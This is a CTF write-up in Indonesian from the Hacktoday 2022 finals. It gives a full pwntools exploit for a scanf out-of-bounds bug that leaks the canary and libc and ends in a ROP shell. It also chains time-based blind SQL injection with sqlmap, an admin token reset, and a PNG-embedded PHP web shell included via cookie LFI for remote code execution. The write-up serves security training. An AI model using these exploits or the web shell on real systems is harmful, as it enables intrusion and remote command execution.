Write Up Final Hacktoday 2022

HackTomorrow

bleedz


abd

fluxion

Misc

Absen dulu (100 pts)

Flag ada di discord Bot Today#2569



Flag : hacktoday{ada_ilham_ada_farel_ada_kurniawan}

Pwn

FF (373 pts)

Program penghitung tagihan yang memiliki full proteksi. Bug nya terdapat pada saat input bills yang mana panjang bills yang tidak terbatas, hal ini menyebabkan array index out-of-bound.

```
  printf("Enter Your Bills: ", a2);
  scanf("%d", &bills);
  for ( *(&bills + 1) = 0; *(&bills + 1) < (unsigned int)bills;
++*(&bills + 1) )
  {
      printf("Bill (%d): ", (unsigned int)(*(&bills + 1) + 1));
      scanf("%lf", &v7 + *(&bills + 1));
  }
  v3 = (unsigned int)bills;
  sum((__int64)&v7, bills);
  printf("Result: %a", v3, a3);
```

Untuk leaks bisa dengan mengisi bills 0 dan pada saat input sampai address yang akan dileak, dapat diinputkan “+” karena menggunakan scanf. Selebihnya kita harus menggunakan float.

```
#/usr/bin/python3

from pwn import *
import struct

context.arch = 'amd64'

PATH = './ff'

HOST = '103.167.133.102'
PORT = 17001

def conv(a):
      a = a.split('.')
      b = a[1].split('p')

      ppp = int(a[0], 16) ** (16 ** 0)
      qqq = (2 ** int(b[1]))

      sqr_n = -1
      for b in b[0]:
          ppp += int(b, 16) * (16 ** sqr_n)
          sqr_n -= 1
      return u64(struct.pack('<d', ppp * qqq))

def toFloat(value):
      return struct.unpack("d", p64(value))[0]

def leaks(n):
      r.sendlineafter(b': ', f'{n}'.encode())

      for _ in range(n-1):
          r.sendlineafter(b': ', f'{toFloat(0)}'.encode())

      r.sendlineafter(b': ', f'+'.encode())
      return r.recvline(0).split()[1]



def exploit(r):
      libc.address = conv(leaks(50).decode()) - libc.sym._IO_2_1_stderr_
      info(hex(libc.address))

      canary = conv(leaks(66).decode())
      info(hex(canary))

      stack = conv(leaks(36).decode())
```

```
      info(hex(stack))

      rop = ROP(libc)
      rop.call(libc.sym.system, [next(libc.search(b'/bin/sh')), 0, 0])
      rop = bytes(rop)

      payload = rop[:-8] + p64(libc.address + 0x22679) + rop[-8:]

      n = 66
      r.sendlineafter(b': ', f'{n + 1 + (len(payload) // 8)}'.encode())

      for _ in range(n-1):
          r.sendlineafter(b': ', f'{toFloat(0x41414141)}'.encode())

      r.sendlineafter(b': ', f'{toFloat(canary)}'.encode())
      r.sendlineafter(b': ', f'{toFloat(canary)}'.encode())

      for i in range(0, len(payload), 8):
          r.sendlineafter(b': ',
f'{toFloat(u64(payload[i:i+8]))}'.encode())

      r.interactive()

if __name__ == '__main__':
      elf  = ELF(PATH, checksec = True)
      libc = ELF('./libc.so.6', checksec = False)

      if args.REMOTE:
          r = remote(HOST, PORT)
      else:
          r = elf.process(aslr = 0, env = {})
      exploit(r)
```

```
[+] Opening connection to 103.167.133.102 on port 17001: Done
[*] 0x7fd3feae4000
[*] 0x386eb495ea370c00
[*] 0x7ffde333afb0
[*] Loaded 196 cached gadgets for './libc.so.6'
[*] Switching to interactive mode
Result: 0x1.eb495ea370cp-120$
$ ls -la
total 36
drwxr-xr-x 1 root ctf   4096 Sep 11 01:55 .
drwxr-xr-x 1 root root  4096 Aug 28 01:27 ..
-rwxr-x--- 1 root ctf  17096 Sep 11 01:32 ff
-r--r----- 1 root ctf     45 Sep 11 01:32 flag
-rwxr-x--- 1 root ctf     34 Sep 11 01:32 run_challenge.sh
$ cat flag
hacktoday{you_god_on_math_%a%a_LINZ_IS_HERE}
$
```

Flag, hacktoday{you_god_on_math_%a%a_LINZ_IS_HERE}

Web

agria_web (469 pts)


Diberikan website http://103.167.133.102:16020/ dan source code dari website tersebut. Setelah mengeksplorasi source code kami menemukan `viewItem.php` dan terdapat celah pada bagian pengecekan `id_level` yang mana tidak terdapat `die()` atau `exit()` dan baris code selanjutnya akan tetap tereksekusi. Karena pada source code tersebut tidak menampilkan output. Maka kami melakukan time based blind sqli.

```php
<?php

// Still under development
session_start();
ini_set("display_errors", 0);
include "../connection.php";


if($_SESSION['id_level'] != 1){

    $_SESSION['danger'] = " You not have access to visit that page";
    header("Location: ../login/login.php");

}

$id = mysqli_real_escape_string($conn, $_GET['id']);
$data = mysqli_query($conn, "SELECT * FROM item WHERE id = $id");
$result = mysqli_fetch_array($data);

//var_dump($result);
if(isset($result['id'])){
    http_response_code(404);
}


?>
```

Kami mencoba query `?id=1+AND+SLEEP(5)` dan ternyata terdapat delay yang mana menunjukkan bahwa query tersebut tereksekusi. Untuk mempercepat waktu saya menggunakan sqlmap untuk mendapatkan token admin. (Note: request reset password terlebih dahulu pada `/pageReset.php`)

```
sqlmap -u 'http://103.167.133.102:16020/item/viewItem.php?id=1' --technique T --dbms mysql -p id -D hackshop -T user -C token --where 'id = 1' --dump
```

```
Database: hackshop
Table: user
[1 entry]
+-----------------+
| token           |
+-----------------+
| sHKDcbkPzIGbs3f |
+-----------------+
```



Lalu kami menggunakan token tersebut untuk reset password user `admin` dengan cara menambahkan token tersebut pada `/doResetPassword.php?token=[TOKEN]`.

Setelah itu login as `admin` dan akan terdapat tempat upload file gambar. Dari source code uploader tersebut, kami tidak akan dapat melakukan bypass upload file PHP. Namun ternyata terdapat celah LFI yang bisa kita manfaatkan pada bagian cookie.

```
5  if (isset($_COOKIE['hack']))
6  {
7          include($_COOKIE['hack']);
8  }
```

Akhirnya saya membuat sebuah file png yang ditambahkan code PHP untuk melakukan LFI to RCE.

```
me@nowhere:~/Downloads$ cat shell.png
◆PNG
◆
IHDR2?◆◆[IDATh◆◆◆◆
                        ◆+=◆k

◆Gf!_◆◆◆◆◆jN◆◆◆◆◆◆◆j l◆◆◆<e◆b◆◆i↘"I◆>jՂZ◆◆◆◆IEND◆B`◆<?=system($_GET[0]);?>
me@nowhere:~/Downloads$
```

Upload file `shell.png` dan akan muncul path dari file png pada server. Setelah itu kami mengubah cookie menjadi seperti berikut agar file gambar yang kami upload tadi akan di-include oleh `index.php`.

Name	Value
hack	./uploads/00bf23e130fa1e525e332ff03dae345d.png
PHPSESSID	8d3ae94c37e9028a02d4b5eb246cfbeb

Akses `/item/index.php?0=ls%20/` dan akan terdapat file flag. Kami hanya perlu mengeksekusi `cat /it5_flag_maybe` dan mendapatkan flag.

Agria Web Users Items


```
PNG IHDR22?[IDATh  +=k Gf!_jN j IENDB`
```


hacktoday{fileupload_rce_with_some_bypass_authentication_09876567890987}

UPLOAD

Flag: hacktoday{fileupload_rce_with_some_bypass_authentication_09876567890987}